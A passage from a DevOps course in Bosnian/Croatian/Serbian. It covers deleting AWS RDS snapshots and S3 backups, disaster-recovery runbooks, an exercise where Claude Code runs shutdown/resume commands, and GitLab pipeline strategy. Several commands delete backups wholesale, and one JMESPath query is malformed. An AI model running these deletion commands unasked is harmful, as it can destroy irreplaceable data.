  --output text | tr '\t' '\n' | while read -r ID; do
  [ -z "$ID" ] && continue
  echo "Cancelling in-progress snapshot: $ID"
  aws rds delete-db-snapshot --db-snapshot-identifier "$ID"
done
```

Brisanje S3 mysqldump backupa

```
# Prikaži sve s veličinom, datumom i ukupnim sumarijem
aws s3 ls s3://project-a-db-backups/mysqldump/ \
  --recursive --human-readable --summarize

# Obriši specifičan fajl
aws s3 rm s3://project-a-db-backups/mysqldump/project_a_20240101_030000.sql.gz

# Obriši sve osim najnovijeg (zaštiti zadnji backup)
LATEST=$(aws s3 ls s3://project-a-db-backups/mysqldump/ | \
  sort -k1,2 | tail -1 | awk '{print $4}')

if [ -z "$LATEST" ]; then
  echo "No backups found."
  exit 0
fi

echo "Keeping latest: $LATEST"
aws s3 ls s3://project-a-db-backups/mysqldump/ | \
  awk '{print $4}' | grep -v "^$" | grep -v "^$LATEST$" | \
  while read -r FILE; do
    echo "Deleting: $FILE"
    aws s3 rm "s3://project-a-db-backups/mysqldump/$FILE"
  done

# Obriši SVE mysqldump backupa (total cleanup)
aws s3 rm s3://project-a-db-backups/mysqldump/ --recursive

# Provjeri da je prazan
aws s3 ls s3://project-a-db-backups/mysqldump/ && echo "Files remain!" || echo "Empty – OK"
```

Brisanje automated backupa pri terraform destroy

Automated backupovi se brišu automatski samo ako je `delete_automated_backups = true` postavljeno UNAPRIJED na RDS instanci.

```
# terraform/modules/rds/main.tf
resource "aws_db_instance" "main" {
  identifier = "project-a-${var.env}"
  # ...

  # MORA biti postavljeno unaprijed – ne može se retroaktivno primijeniti na destroy
  delete_automated_backups = true

  # dev: skip final snapshot (nema smisla čuvati dev snapshots)
  # prod: napravi final snapshot prije destroy-a
  skip_final_snapshot      = var.env == "dev" ? true : false
  final_snapshot_identifier = var.env != "dev" ? "project-a-${var.env}-final-${formatdate("YYYYMMDD",
timestamp())}" : null
}
```

```
# Ako je instanca već uništena a automated backupi ostali:
# Lista orphaned automated backupova
aws rds describe-db-instance-automated-backups \
  --query 'DBInstanceAutomatedBackups[?Status==`retained`]' \
  [DBInstanceIdentifier,DBInstanceAutomatedBackupsArn]' \
  --output table

# Obriši specifičan retained automated backup
aws rds delete-db-instance-automated-backup \
  --dbi-resource-id "db-ABCDEFGHIJKLMNQRST"
```



```
#!/bin/bash
# scripts/cleanup-all-backups.sh
# Koristi: ./cleanup-all-backups.sh dev
set -euo pipefail

ENV=${1:-}
if [ -z "$ENV" ]; then
    echo "ERROR: Navedi environment: ./cleanup-all-backups.sh dev|staging|prod"
    exit 1
fi

if [ "$ENV" = "prod" ]; then
    echo "UPOZORENJE: Tražiš brisanje produkcijskih backupa!"
    echo "Ovo je NEPOVRATNA operacija."
fi

echo "=== CLEANUP ALL BACKUPS: $ENV ==="
read -rp "Ovo ce obrisati SVE backupu za '$ENV'. Nastavi? (yes/no): " CONFIRM
[ "$CONFIRM" != "yes" ] && { echo "Aborted."; exit 0; }

ERRORS=0

# 1. RDS manual snapshots
echo ""
echo "[1/3] Deleting RDS manual snapshots za $ENV..."
SNAPSHOT_IDS=$(aws rds describe-db-snapshots \
    --snapshot-type manual \
    --query "DBSnapshots[?contains(DBSnapshotIdentifier,'project-a-$ENV')].DBSnapshotIdentifier" \
    --output text | tr '\t' '\n' | grep -v '^$' || true)

if [ -z "$SNAPSHOT_IDS" ]; then
    echo "    Nema manual snapshota za $ENV."
else
    echo "$SNAPSHOT_IDS" | while read -r ID; do
        echo "    Deleting: $ID"
        if ! aws rds delete-db-snapshot --db-snapshot-identifier "$ID" > /dev/null; then
            echo "    GRESKA: Nije moguće obrisati $ID" >&2
            ERRORS=$((ERRORS + 1))
        fi
    done
fi

# 2. S3 mysqldump backups
echo ""
echo "[2/3] Deleting S3 mysqldump backups za $ENV..."
# Sigurnosna mjera: ako brisuš dev, ne diraj prod fajlove
S3_EXCLUDE=""
if [ "$ENV" = "dev" ]; then
    S3_EXCLUDE="--exclude '*prod*'"
fi

# shellcheck disable=SC2086
aws s3 rm "s3://project-a-db-backups/mysqldump/" \
    --recursive \
    --include "${ENV}*" \
    $S3_EXCLUDE \
    2>&1 | tee /tmp/s3-cleanup-$ENV.log || {
    echo "    GRESKA tokom S3 brisanja — provjeri /tmp/s3-cleanup-$ENV.log" >&2
    ERRORS=$((ERRORS + 1))
}

# 3. Verifikacija
echo ""
echo "[3/3] Verifying cleanup..."

REMAINING_SNAPSHOTS=$(aws rds describe-db-snapshots \
```

```
--snapshot-type manual \
--query "length(DBSnapshots[?contains(DBSnapshotIdentifier,'project-a-$ENV')])" \
--output text 2>/dev/null || echo "?"

REMAINING_S3=$(aws s3 ls "s3://project-a-db-backups/mysqldump/" 2>/dev/null | \
grep "$ENV" | wc -l | tr -d ' ' || echo "?")

echo "Preostali manual snapshots: $REMAINING_SNAPSHOTS"
echo "Preostali S3 fajlovi: $REMAINING_S3"

echo ""
if [ "$ERRORS" -eq 0 ]; then
    echo "=== CLEANUP COMPLETE (bez gresaka) ==="
else
    echo "=== CLEANUP ZAVRSENO S $ERRORS GRESK(A) – provjeri output iznad ===" >&2
    exit 1
fi
```

Terraform: S3 lifecycle za automatsko brisanje

Postavi jednom, brisanje se dešava automatski bez ručne intervencije:

```
# terraform/modules/s3-backups/main.tf
resource "aws_s3_bucket_lifecycle_configuration" "db_backups" {
  bucket = aws_s3_bucket.db_backups.id

  rule {
    id      = "auto-delete-old-mysqldumps"
    status  = "Enabled"

    filter {
      prefix = "mysqldump/"
    }

    expiration {
      days = 30    # Auto-briše mysqldump fajlove starije od 30 dana
    }

    noncurrent_version_expiration {
      noncurrent_days = 7    # Briše stare verzije fajlova nakon 7 dana
    }
  }

  rule {
    id      = "auto-delete-snapshot-exports"
    status  = "Enabled"

    filter {
      prefix = "snapshot-exports/"
    }

    expiration {
      days = 14    # Snapshot export: kraći retention
    }
  }

  rule {
    id      = "abort-incomplete-multipart-uploads"
    status  = "Enabled"

    filter {}    # Primijeni na sve

    abort_incomplete_multipart_upload {
      days_after_initiation = 3    # Briše nedovršene uploade
    }
  }
}
```

```
# Provjeri da je lifecycle policy primijenjena
aws s3api get-bucket-lifecycle-configuration \
  --bucket project-a-db-backups \
  --output json | python3 -m json.tool

# Ručno triggeruj lifecycle provjeru (korisno za testiranje)
aws s3api put-bucket-lifecycle-configuration \
  --bucket project-a-db-backups \
  --lifecycle-configuration file://lifecycle.json
```

Kada što brisati

Tip	Preporučeni retention	Automatsko brisanje
RDS manual snapshots	30 dana (dev), 90 dana (prod)	Ne (ručno ili kroz CLI skriptu)
RDS automated backups	Kontroliše <code>backup_retention_period</code> u Terraform	Da, automatski
S3 mysqldump	30 dana	Da, S3 lifecycle
S3 snapshot exports	14 dana	Da, S3 lifecycle
Prod final snapshot	Trajno (ili dok ne potvrdiš da nije potreban)	Ne

Source: `09-shutdown-i-resume/09-rto-rpo-i-dr-koncepti.md`

RTO, RPO i DR koncepti

Definicije

Ova dva pojma definišu koliko oporavak od incidenta smije koštati — u vremenu i u podacima.

RTO (Recovery Time Objective):
Koliko DUGO smije trajati oporavak od incidenta?
"Produkcija mora biti operativna za X sati/minuta od trenutka incidenta"
Mjeri se: od trenutka incidenta do trenutka kada je sistem ponovo funkcionalan

RPO (Recovery Point Objective):
Koliko podataka smijemo IZGUBITI?
"Možemo prihvatiti gubitak podataka nastalih u posljednjih X sati/minuta"
Mjeri se: od zadnjeg backup-a do trenutka incidenta

Primjer: Incident se desi u 14:00. Zadnji backup je bio u 13:55 (RPO = 5 min). Sistem je ponovo operativan u 14:30 (RTO = 30 min).

Ciljevi za project-a

Scenarij	RTO	RPO	Mehanizam oporavka
App crash (pod restart)	< 30s	0 — nema gubitka	K8s self-healing, liveness probe
EKS node fail	< 2 min	0	K8s rescheduling na drugi node
AZ outage	< 5 min	0	Multi-AZ EKS + RDS automatic failover
Region outage	2-4h	< 1h	Manual failover iz backup-a
Accidental data delete	15-30 min	< 5 min	PITR restore na RDS
Total destroy + recreate	35-40 min	Zadnji snapshot	<code>terraform apply + prod-resume.sh</code>

Napomena: Za regionalni outage i total destroy, RTO/RPO vrijednosti pretpostavljaju da je recovery runbook testiran i tim zna korake.

Šta određuje RTO za project-a

Svaki korak u oporavku ima trajanje. Zbroj svih koraka = ukupni RTO.

terraform apply (EKS + RDS + VPC + SGs):	~15 minuta
helm deploy svih servisa:	~3 minuta
RDS restore iz snapshot-a:	~15 minuta
RDS PITR (Point-In-Time Recovery):	~20 minuta
DNS propagacija:	0 minuta (ALB URL je dinamički, ne mijenja se – nema DNS čekanja)
Ukupni RTO za total disaster (snapshot):	~35 minuta
Ukupni RTO za total disaster (PITR):	~40 minuta

Šta usporava RTO: - Terraform state nije u S3 → ručna rekonstrukcija (sati) - Helm values nisu u git-u → ručna konfiguracija (sati) - Recovery runbook nije testiran → tim ne zna redosljed koraka (sati) - RDS snapshot ne postoji → nemoguće, ili čekanje mysqldump (sati)

Zaključak: Infrastruktura-kao-kod (Terraform + Helm u git-u) je preduvjet za RTO od 35-40 minuta.

Šta određuje RPO

RPO ovisi o tome koliko često pravimo backup i kakav backup.

RDS automated backup (PITR):
Granularnost: 5 minuta (transaction log shipping)
RPO = ~5 minuta
Omogućeno: da, uz retention period = 7 dana

RDS manual snapshot (pre-deploy):
Granularnost: ručno (samo kad pokrenemo)
RPO = od trenutka zadnjeg ručnog snapshot-a
Koristiti: uvijek prije schema migracija

mysqldump (weekly, za archival):
Granularnost: sedmično
RPO = do 7 dana gubitka podataka
Koristiti: za long-term archival, ne za disaster recovery

Za prod okruženje: automated backup (PITR) daje RPO ~5 minuta. To je prihvatljivo za ovaj projekat.

Multi-AZ vs Multi-Region

Šta već imamo (Multi-AZ):

EKS worker nodes:
eu-west-1a – 1+ node
eu-west-1b – 1+ node

RDS Multi-AZ:
Primary: eu-west-1a
Standby: eu-west-1b (synchronous replication)
Failover: automatski, ~60 sekundi

Šta štiti od: jedan AWS AZ pada (struja, mrežni problem)
Koliko često: AZ outage se dešava, ali rijetko (jednom godišnje ili rjeđe)

Šta nemamo (Multi-Region) i zašto:

Multi-Region bi značilo:

- Replica u eu-central-1 (Frankfurt) ili us-east-1
- Read replica RDS u drugom regionu
- Route 53 health check + failover routing
- Cross-region S3 replication

Šta štiti od: cijeli AWS region pada (izuzetno rijetko)
Posljednji poznati primjer: us-east-1 parcijalni outage, 2021

Kompleksnost: 10x veća infrastruktura i operativni teret
Troškovi: ~2x (data transfer između regiona je skup)

Za project-a: nije opravdano u ovoj fazi.
Multi-AZ je dovoljan za razumnu zaštitu.
Multi-Region ako/kad regulatorni zahtjevi ili SLA to zahtijevaju.

RDS Multi-AZ failover — šta se dešava

Normalni rad:

- Sve write operacije → Primary (eu-west-1a)
- Standby (eu-west-1b) je pasivan, synchrno repliciran

AZ outage ili Primary failure:

- RDS detektuje problem → automatski failover
- DNS endpoint (nije IP!) se preusmjeri na Standby
- Standby postaje novi Primary

Trajanje failover-a: ~30-120 sekundi
Gubitak podataka: 0 (synchronous replication)
Intervencija tima: nije potrebna

Aplikacija: koristi RDS endpoint (DNS), ne IP adresu.
Kratkotrajni connection errors su normalni tokom failover-a.
Connection pooler (PgBouncer/ProxySQL) ili retry logika u kodu apsorbuje ovo.

Runbook za total disaster

Koristi kada je cijela produkciona infrastruktura nedostupna ili uništena.

```
# =====
# TOTAL DISASTER RECOVERY RUNBOOK
# Trajanje: ~35-40 minuta
# Preduvjet: AWS credentials, terraform + helm na lokalnoj mašini
# =====

# KORAK 1: Potvrđi da je disaster stvaran (ne paniči bez provjere)
aws eks describe-cluster --name project-a-prod --region eu-west-1
# Ako vidi "ResourceNotFoundException" ili timeout → disaster je potvrđen

# KORAK 2: Provjeri zadnji dostupni snapshot
aws rds describe-db-snapshots \
  --snapshot-type manual \
  --query 'sort_by(DBSnapshots,&SnapshotCreateTime)[-1].[DBSnapshotIdentifier,SnapshotCreateTime]' \
  --output text
# Zapamti DBSnapshotIdentifier (npr. "project-a-prod-pre-deploy-20240115")

# KORAK 3: Provjeri Terraform state (mora biti u S3)
aws s3 ls s3://project-a-terraform-state/
# Potvrđi da state fajl postoji

# KORAK 4: Pokreni recovery
cd terraform/environments/prod
terraform init
terraform apply -auto-approve
# Traje ~15 minuta

# KORAK 5: Restore database iz snapshot-a
bash scripts/prod-resume.sh project-a-prod-pre-deploy-20240115
# Ili za PITR (ako znaš tačno vrijeme do kog vraćaš):
bash scripts/prod-pitr-restore.sh "2024-01-15T13:55:00Z"

# KORAK 6: Deploy aplikacije
helm upgrade --install project-a ./charts/project-a \
  --namespace project-a-prod \
  --values values/prod.yaml \
  --set image.tag=$(git rev-parse --short HEAD)

# KORAK 7: Verifikacija
APP_URL=$(kubectl get ingress -n project-a-prod -o jsonpath='{.items[0].status.loadBalancer.ingress[0].hostname}')
echo "App URL: https://$APP_URL"
curl -sf "https://$APP_URL/health" && echo "Health check PASSED" || echo "Health check FAILED"

# KORAK 8: Obavijesti tim i stakeholder-e
# Upiši u post-mortem: što se desilo, koliko je trajalo, šta poduzeti
```

Testiranje disaster recovery-a

Disaster recovery koji nije testiran nije disaster recovery — to je nada.

Preporučena učestalost: jednom kvartalno u staging okruženju.

```
# DR test u staging-u (ne brisati prod!):
# 1. Uništi staging infrastrukturu
terraform destroy -target=module.eks -var-file=staging.tfvars

# 2. Pokreni recovery
bash scripts/staging-resume.sh <latest-snapshot>

# 3. Izmjeri stvarno trajanje – dokumentuj
# 4. Ažuriraj runbook ako su koraci promijenjeni

# Šta provjeri tokom DR testa:
# [ ] Terraform apply radi bez ručnih intervencija
# [ ] DB restore vraća tačne podatke
# [ ] Aplikacija se podiže i health check prolazi
# [ ] Login, kreiranje naloga, osnovne operacije rade
# [ ] Monitoring i alerting su funkcionalni
```

Monitoring i alerting za incident detection

Recovery ne može početi dok se incident ne detektuje. MTTD (Mean Time To Detect) direktno utiče na efektivni RTO.

```
# alertmanager rules
- alert: AppDown
  expr: up{job="project-a"} == 0
  for: 1m
  labels:
    severity: critical
  annotations:
    summary: "Project-A is down"
    description: "Start DR runbook: <link>"

- alert: DBConnectionFailed
  expr: db_connections_failed_total > 10
  for: 30s
  labels:
    severity: critical

- alert: HighErrorRate
  expr: rate(http_requests_total{status=~"5.."}[5m]) > 0.1
  for: 2m
  labels:
    severity: warning
```

Checklist

- [] RDS automated backup uključen, retention = 7 dana
 - [] Ručni snapshot se pravi prije svakog deploy-a s DB migracijama
 - [] Terraform state je u S3 (ne lokalno)
 - [] Recovery runbook je u git-u i ažuriran
 - [] DR test odrađen u staging-u u posljednjih 90 dana
 - [] Tim zna gdje je runbook i ima AWS credentials za emergency
 - [] Alerting je konfigurisan za app down i DB failure
 - [] RTO/RPO ciljevi su dokumentovani i komunicirani stakeholder-ima
-

10 — Vežba: priprema AI-okvira i sync (shutdown i resume)

Postavljaš AI-okvir koji štiti od gubitka podataka pri gašenju okruženja, pa verifikuješ da su resursi stvarno zaustavljeni (ne samo tagged) i da se okruženje ispravno podiže.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Definišemo `safe-teardown-checklist` — šta snapshot-ovati, kojim redom gasiti/podizati, šta nikad ne rušiti (state bucket, persistentni podaci). Ovo je zaštita od skupih grešaka, ne optimizacija.

Pretpostavke za potvrdu: - Okruženje je aktivno i ima resurse koji koštaju (EC2, RDS, NAT Gateway) - Remote state (S3 + DynamoDB) postoji i ne sme biti obrisan - Imaš dovoljno IAM dozvola za `rds:CreateDBSnapshot`, `ec2:CreateSnapshot`, `ec2:StopInstances` - Znaš razliku između `stop` (zadržava resurs) i `terminate/destroy` (briše resurs)

Van opsega: - Automatski scheduler za gašenje (EventBridge) — to je optimizacija, ovde radimo ručni kontrolisani proces - Brisanje state bucket-a ili DynamoDB tabele — to je katastrofalna greška, nikad u ovom procesu - Cold start optimizacija — fokus je na bezbednosti, ne performansama

Prompt za diskusiju:

Gasim okruženje project-A preko noći radi uštede troškova. Resursi su: [EC2, RDS, NAT Gateway, ELB]. Šta moram da snapshot-ujem pre gašenja, kojim redom da gasim da ne izgubim podatke, i šta apsolutno ne smem obrisati (state, podaci)? Napravi korak-po-korak checklist.

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Verifikovati da backup/snapshot postoji pre gašenja, da su resursi stvarno zaustavljeni (ne samo planirani za zaustavljanje), i da resume vraća radno stanje.

Fajlovi koji se diraju:

- `CLAUDE.md` ili `.claude/rules/safe-teardown-checks.md` (Claude Code) — nova sekcija
- `docs/decisions/shutdown-resume-log.md` — zapis svakog gašenja/podizanja

Fajlovi koji se NE diraju: - `backend.tf` i S3 state bucket — nikad - `terraform.tfstate` — nikad ručno - RDS instanca bez prethodnog snapshot-a — sačekaj potvrdu da snapshot postoji

AI okvir za ovu oblast:

Dodaj sekciju `## Safe teardown checklist` u `CLAUDE.md`, ili napravi `.claude/rules/safe-teardown-checks.md`

Sadržaj pravila:

```
# Pre destroy/stop:
- RDS: kreirati manual snapshot i potvrditi status "available" pre nastavka.
- EBS: kreirati snapshot za sve volume-e koji nisu ephemeral.
- Secrets Manager / Parameter Store: izvesti vrednosti ako su jedino mesto čuvanja.
- Potvrditi da S3 state bucket i DynamoDB lock tabela NISU u destroy planu.
- Redosled gašenja: ELB/ALB → EC2 → RDS → NAT Gateway (ne obrnuto).

# Resume:
- Redosled podizanja: NAT Gateway → RDS (restore from snapshot ako je terminiran) → EC2 → ELB.
- Posle podizanja: health check na svakom sloju pre sledećeg.
- Smoke test: HTTP request na aplikaciju ili DB konekcija test pre proglašenja uspeha.
```

Anti-sprawl: shutdown/resume je specifičan za oblast 09 ali je rizik gubitka podataka visok i ponavlja se sa svakim ciklusom — pravilo je opravdano.

Acceptance criteria: - [] RDS snapshot postoji i status je `available` pre bilo kakvog gašenja - [] EBS snapshots postoje za sve non-ephemeral volume-e - [] `terraform plan -destroy` pregledan i state bucket/DynamoDB tabela nisu u destroy listi - [] posle `stop` (ne `terminate`): EC2 instance status je `stopped`, ne `running` - [] posle resume-a: smoke test prolazi (HTTP 200 ili DB konekcija uspešna) - [] sync zapisan u decision log

AI pregled plana:

Evo plana pre egzekucije:

- Kreirati RDS i EBS snapshot
- Pregledati `terraform plan -destroy` (verifikovati šta odlazi)
- Zaustaviti resurse redom: ELB → EC2 → RDS → NAT Gateway
- Verifikovati da su stvarno `stopped` (ne samo `initiated`)
- Resume: podići redom i smoke test

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

```
# ===== SHUTDOWN =====

# 1. Kreiraj RDS snapshot pre gašenja
aws rds create-db-snapshot \
  --db-instance-identifier <rds-instance-id> \
  --db-snapshot-identifier project-a-snapshot-$(date +%Y%m%d)

# 2. Čekaj da snapshot postane available
aws rds wait db-snapshot-available \
  --db-snapshot-identifier project-a-snapshot-$(date +%Y%m%d)

# 3. Potvrdi da snapshot postoji
aws rds describe-db-snapshots \
  --db-instance-identifier <rds-instance-id> \
  --query "DBSnapshots[*].{ID:DBSnapshotIdentifier,Status:Status,Time:SnapshotCreateTime}" \
  --output table

# 4. Pregled destroy plana — proveriti da state bucket NIJE u listi
terraform plan -destroy -out=destroy-plan
terraform show destroy-plan | grep -E "will be destroyed|aws_s3_bucket|aws_dynamodb"

# 5. Zaustavi EC2 instance (stop, ne terminate)
aws ec2 stop-instances --instance-ids <instance-id-1> <instance-id-2>

# 6. Verifikuj da su stopped (čekaj)
aws ec2 wait instance-stopped --instance-ids <instance-id-1> <instance-id-2>
aws ec2 describe-instances \
  --instance-ids <instance-id-1> \
  --query "Reservations[*].Instances[*].{ID:InstanceId,State:State.Name}" \
  --output table

# ===== RESUME =====

# 7. Pokreni instance
aws ec2 start-instances --instance-ids <instance-id-1> <instance-id-2>
aws ec2 wait instance-running --instance-ids <instance-id-1> <instance-id-2>

# 8. Verifikuj da infrastruktura odgovara state-u (očekuje se "no changes")
terraform plan

# 9. Smoke test
curl -f http://<app-url>/health || echo "FAIL: aplikacija ne odgovara"
```

4. AI validacija

Evo acceptance criteria iz plana:

- RDS snapshot postoji i status je available
- terraform plan -destroy: state bucket i DynamoDB tabela NISU u destroy listi
- EC2 instance status je stopped (ne running)
- posle resume-a: smoke test prolazi

Evo outputa komandi:
[ovde lepiš output describe-db-snapshots, describe-instances i smoke test]

Za svaki acceptance kriterijum: da ✓ ili ne ×.
Ako ne – šta tačno nije zaustavljeno ili koji snapshot nedostaje?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	AWS konzola → RDS → Snapshots → filtriraj po DB instance identifier	Manual snapshot sa danas-datumom postoji, Status kolona pokazuje Available (zeleno)
2	AWS konzola → EC2 → Instances → filtriraj po project tagu	Sve instance imaju State stopped (narandžasto) — nema running instance
3	AWS konzola → EC2 → Instances → pokreni instance → sačekaj running → klikni na Public IP	Aplikacija odgovara na HTTP request ili SSH konekcija uspeva
4	AWS konzola → Billing → Cost Explorer → Today	Troškovi za EC2 i RDS su drastično niži ili nula u periodu dok su instance bile stopped
5	Pokreni terraform plan u terminalu posle resume-a	Output prikazuje No changes. Infrastructure is up-to-date. — state i stvarno stanje su sinhronizovani

Sync — zatvori petlju:

Zapiši u .claude/memory/decisions.md ili u CLAUDE.md sekciju ## Decision log

[datum] — Shutdown/resume sync

- Urađeno:
- Naučeno:
- Šta bi promenio:

Phase — 10-gitlab-pipelines-advanced

Directory: 10-gitlab-pipelines-advanced/

Source: 10-gitlab-pipelines-advanced/01-pipeline-strategija.md

01 — Pipeline strategija

Teorija

Pipeline strategija odgovara na pitanje: **koji kod, kada, i kako se testira i deploja?**

Dvije dominantne strategije su GitFlow i trunk-based development. Izbor strategije direktno određuje strukturu `.gitlab-ci.yml` i kompleksnost pipeline-a.

Zašto trunk-based za project-A

GitFlow ima `develop`, `release/*`, `hotfix/*`, `feature/*` brancheve. Rezultat: dugi živuci branchevi, česti merge konflikti, kompleksni pipeline koji mora znati “u kojoj fazi smo”. Za male timove to je overhead bez benefita.

Trunk-based development znači: svi rade na kratkim `feature/*` branchovima, mergeuju u `main` često (bar svaki dan), a release je tag. `main` je uvijek deployable.

Za project-A (jedan nginx koji servira `index.html`) — trunk-based je jedini razuman izbor. Nema smisla imati `develop` branch kad imaš jednu aplikaciju i cilj je naučiti pipeline.

Branch strategija — šta koji branch pokreće

```
feature/* → build + test + dynamic env (review app)
main      → build + test + deploy dev (auto) + staging (auto)
tag v*.*.* → deploy prod (manual approval)
```

Ovo nije slučajno. Iza svakog pravila stoji razlog:

- `feature/*` dobija **review app** jer tester mora vidjeti promjenu prije mergea — ne tek kad stigne na dev.
 - `main` deploja **dev i staging automatski** jer je `main` uvijek stabilna — ako je prošao review, prošao je test, prošao je CI, deploy je logičan slijed.
 - `tag` za **prod je manual** jer prod deployment je svjesna odluka, ne nuspojava push-a.
-

Kako radi: pipeline as code

`.gitlab-ci.yml` je u **repou**. To znači:

- Verzioniran: svaki commit mijenja pipeline zajedno sa kodom.
- Reviewovan: promjena pipeline-a prolazi kroz isti MR process kao i kod.
- Reproducibilan: znaš točno koji pipeline je radio za koji commit.

Alternativa (pipeline konfigurisan u GitLab UI) je anti-pattern — nije verzioniran, ne znaš ko je mijenjao, ne možeš lako rollbackati.

Praktičan primjer: rules blok

```
workflow:
  rules:
    - if: $CI_COMMIT_BRANCH =~ /^feature\\/
    - if: $CI_COMMIT_BRANCH == "main"
    - if: $CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/

build:
  stage: build
  rules:
    - if: $CI_COMMIT_BRANCH =~ /^feature\\/
    - if: $CI_COMMIT_BRANCH == "main"
    - if: $CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/

deploy:prod:
  stage: deploy
  when: manual
  rules:
    - if: $CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/
```

Environments u GitLab UI

GitLab UI → Operate → Environments prikazuje:

- Koji environments postoje (dev, staging, prod, review/MR-42...)
- Kada je zadnji deploy bio
- Ko je deployovao
- Link na live URL aplikacije

Ovo je vidljivo svakom članu tima bez ulaska u CI logove.

Rollback: re-trigger starijeg pipeline joba

Rollback u GitLab-u nije posebna komanda — to je **re-run deploy joba iz starijeg pipeline-a**.

CI/CD → Pipelines → nađi stari pipeline → klikni na deploy job → “Run again”

Helm `--set image.tag=$CI_COMMIT_SHORT_SHA` osigurava da ponovo deployuješ točno onu verziju Docker image-a koja je bila u tom commitu. Zato je `CI_COMMIT_SHORT_SHA` ključan parametar — ne koristiti `latest` tag.

Veza sa project-A

Za project-A primjenjujemo tačno ovu strategiju:

1. Radiš na `feature/dodaj-kontakt-stranicu`
2. Push → pipeline builda Docker image, deploja review app na `mr-42.dev.firma.com`
3. Tester klikne link iz MR-a, provjeri
4. Merge u `main` → auto deploy na dev, zatim staging
5. `git tag v1.2.0 && git push --tags` → manual approve → prod deploy

Source: `10-gitlab-pipelines-advanced/02-environments-i-deployments.md`

02 — Environments i deployments

Teorija

GitLab Environment je **logična destinacija** na koju deployuješ: dev, staging, prod, review/MR-42. Nije server — to je koncept koji GitLab koristi za praćenje deployova, kontrolu pristupa i vizualni pregled stanja sistema.

Zašto environments eksplicitno definisati

Bez `environment:` keyword-a u jobu, GitLab ne zna da je job deployment. Sa njim:

- Job je vidljiv u Environments panelu
 - MR prikazuje link na live URL review appa
 - GitLab prati deployment historiju (ko, kada, što)
 - Možeš zaštititi environment (required approvals)
 - Možeš definisati varijable specifične samo za taj environment
-

Kako radi: environment keyword

```
deploy:dev:
  stage: deploy
  environment:
    name: dev
    url: https://app.dev.firma.com
  script:
    - helm upgrade --install helloworld ./helm/helloworld ...
```

`name` mora biti jedinstven. Za dynamic envs koristi varijable:

```
review:deploy:
  environment:
    name: review/$CI_MERGE_REQUEST_IID
    url: https://mr-$CI_MERGE_REQUEST_IID.dev.firma.com
  on_stop: review:stop
```

`$CI_MERGE_REQUEST_IID` je broj MR-a (42, 43...). Svaki MR dobija svoj environment.

Deployment tracking

GitLab bilježi za svaki deployment:

- Koji commit je deployovan (`$CI_COMMIT_SHA`)
- Ko je pokrenuo job (GitLab user)
- Kada je deployment bio
- Koji pipeline je pokrenuo deployment
- Status: running / success / failed / canceled

Ovo je audit trail bez ikakve dodatne konfiguracije.

Protected environments

Production environment treba da zahteva **manual approval** prije nego deployment krene.

GitLab UI → Settings → CI/CD → Protected Environments:

- `prod` environment → dodaj required approvers (npr. team lead)
- Deployment job se pauzira, šalje notifikaciju approveru
- Approver klikne “Approve and run” ili “Reject”

```
deploy:prod:
  stage: deploy
  when: manual
  environment:
    name: prod
    url: https://app.firma.com
  rules:
    - if: $CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/
```

`when: manual` je GitLab-ova strana — job ne krene automatski. Protected environment je dodatni sloj — čak i ručni trigger mora biti approveovan.

Environment variables scoped po environmentu

GitLab CI/CD Variables mogu biti scope-ovane:

Settings → CI/CD → Variables

KUBE_CONFIG	→ Environment scope: dev	→ base64 kubeconfig za dev cluster
KUBE_CONFIG	→ Environment scope: prod	→ base64 kubeconfig za prod cluster

Isti naziv varijable, različita vrijednost per environment. Pipeline automatski dobija ispravnu varijablu za environment u koji deploja.

Stop environment: on_stop za dynamic envs

Dynamic review envs moraju biti obrisani kad se MR zatvori (merge ili close).

```
review:deploy:
  stage: deploy
  environment:
    name: review/$CI_MERGE_REQUEST_IID
    url: https://mr-$CI_MERGE_REQUEST_IID.dev.firma.com
    on_stop: review:stop
  rules:
    - if: $CI_MERGE_REQUEST_IID

review:stop:
  stage: destroy
  environment:
    name: review/$CI_MERGE_REQUEST_IID
    action: stop
  when: manual
  variables:
    GIT_STRATEGY: none
  script:
    - helm uninstall helloworld-mr-$CI_MERGE_REQUEST_IID -n helloworld-mr-$CI_MERGE_REQUEST_IID ||
true
    - # terraform destroy za Route53 record
  rules:
    - if: $CI_MERGE_REQUEST_IID
      when: manual
```

`action: stop` govori GitLab-u: ovaj job briše environment. `GIT_STRATEGY: none` — ne trebamo checkout repoa za destroy. `|| true` — ako namespace već nije tu, job ne smije failovati.

Praktičan primjer: svi environments za project-A

```
deploy:dev:
  environment:
    name: dev
    url: https://app.dev.firma.com

deploy:staging:
  environment:
    name: staging
    url: https://app.staging.firma.com

deploy:prod:
  environment:
    name: prod
    url: https://app.firma.com

review:deploy:
  environment:
    name: review/${CI_MERGE_REQUEST_IID}
    url: https://mr-${CI_MERGE_REQUEST_IID}.dev.firma.com
    on_stop: review:stop
```

Veza sa project-A

Svaki deploy Helm chart-a za project-A ide u named environment. Kad mergeuješ MR s feature za novi naslov na stranici:

1. `review:stop` se automatski okine → namespace obrisan → Route53 record uklonjen
2. `deploy:dev` se pokrene → nova verzija na dev
3. U GitLab UI Environments vidiš: dev = commit `a3f9b12`, staging = commit `d1c8e44`

Razlika između verzija na različitim environmentima je odmah vidljiva.

Source: `10-gitlab-pipelines-advanced/03-terraform-u-pipeline.md`

03 — Terraform u pipeline-u

Teorija

Terraform u CI/CD pipeline-u znači da **infrastruktura prolazi isti review process kao kod**. Niko ne radi `terraform apply` lokalno na produkciji. Svaka promjena ide kroz MR, plan je vidljiv, apply je auditovan.

Zašto Terraform kroz pipeline, ne lokalno

Lokalni `terraform apply` na produkciji ima kritične probleme:

- Ko je to uradio? Kada? Nema loga.
- State file može biti zastario — netko drugi je mijenjao infrastrukturu.
- Nema review-a plana — grješku vidiš tek kad je šteta napravljena.
- Credentials su na lokalnoj mašini — sigurnosni rizik.

Pipeline rješava sve ovo: svaki apply je commit, svaki plan je reviewovan, credentials su u GitLab-u (ne na laptopima), state je zaključan tokom apply-a.

Terraform workflow u CI

Na svakom MR: plan kao komentar

```
terraform:plan:
